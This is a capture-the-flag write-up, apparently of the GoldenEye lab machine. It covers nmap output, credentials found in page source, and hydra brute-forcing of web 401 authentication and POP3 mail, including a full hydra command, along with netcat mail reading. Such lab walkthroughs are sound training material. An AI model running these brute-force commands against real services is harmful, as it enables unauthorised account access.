Information Gathering
# 25/tcp    open  smtp
| fingerprint-strings:
|   Hello:
|     220 ubuntu GoldentEye SMTP Electronic-Mail agent
|_    Syntax: EHLO hostname
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
# 80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
# 55006/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES TOP CAPA AUTH-RESP-CODE SASL(PLAIN) USER PIPELINING UIDL
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-04-24T03:23:52
| Not valid after:  2028-04-23T03:23:52
| MD5:   d039 2e71 c76a 2cb3 e694 ec40 7228 ec63
|_SHA-1: 9d6a 92eb 5f9f e9ba 6cbd dc93 55fa 5754 219b 0b77
|_ssl-date: TLS randomness does not represent time
# 55007/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) TOP PIPELINING STLS CAPA AUTH-RESP-CODE USER UIDL
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-04-24T03:23:52
| Not valid after:  2028-04-23T03:23:52
| MD5:   d039 2e71 c76a 2cb3 e694 ec40 7228 ec63
|_SHA-1: 9d6a 92eb 5f9f e9ba 6cbd dc93 55fa 5754 219b 0b77
|_ssl-date: TLS randomness does not represent time
Two ports were discovered; I tried logging in via SMTP on port 25, but it failed.
Brute-Forcing the Web 401 Authentication
Following the hints on the home page, I found a 401 authentication prompt.


Then, inspecting the home page elements with F12, I found something interesting in one of the JS files:

# HTML entity decoded result
Boris:InvincibleHack3r
Using this credential together with the 401 authentication page found earlier, I tried logging in with various usernames — all failed… That shouldn’t be the case.
Next, I tried the common technique of bypassing web authorization and authentication by tampering with HTTP requests, using POST, OPTIONS, and HEAD to attempt to bypass the 401 authentication. That also failed.

Finally, with no other option, I prepared to brute-force the 401 authentication with the following configuration (good thing I added a lowercase “boris” to the username list):

Got the result smoothly:
Brute-Forcing the Mail Server
Successfully got into the back end; the interface is shown below.
 Seeing this description (the source code also revealed two usernames), I set my sights on the POP3 mail server
Qualified GoldenEye Network Operator Supervisors:
	Natalya
	Boris
Tried brute-forcing with hydra, using the fastrack wordlist that ships with Kali
hydra -l boris -P /usr/share/wordlists/fasttrack.txt 192.168.111.5 -s55007 pop3 -V -I

From the brute-force results, I got two sets of credentials. Logging into POP3, I dug through the email messages.

POP3 Commands
For POP3 login, you can connect with netcat. Here I’m recording the commands for a plaintext POP3 connection
The default listening TCP port is 110
| USER [username] | Handles the username |
|---|---|
| PASS [password] | Handles the user password |
| LIST [Msg#] | Returns the number of messages and the size of each message; without a parameter it returns a list of messages |
| RETR [Msg#] | Returns the full text of the message identified by the parameter |
| DELE [Msg#] | Marks the message identified by the parameter for deletion, executed upon the quit command |
| RSET | Resets all messages marked for deletion, used to undo the DELE command |
| QUIT | Terminates the session |
Digging through the emails:

Ok, user creds are:

	username: xenia
	password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....
Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
The email tells us to first bind the host, then visit severnaya-station.com

Accessing the IP directly failed, but after binding the host it worked — it’s a MOOC (Moodle) site; I dug up a piece of information:
 Hinting at email brute-forcing? Fine, you asked for it! Brute-forced with hydra again using the fastrack wordlist, and got results:

Logged in with netcat again and checked the emails:

Got yet another set of credentials, dr_doak-4England! — it felt like a teacher’s account, so I logged in to take a look.
Unfortunately, it wasn’t a teacher’s account, and there was nowhere to import questions…
However, I soon found some more information in the private files:

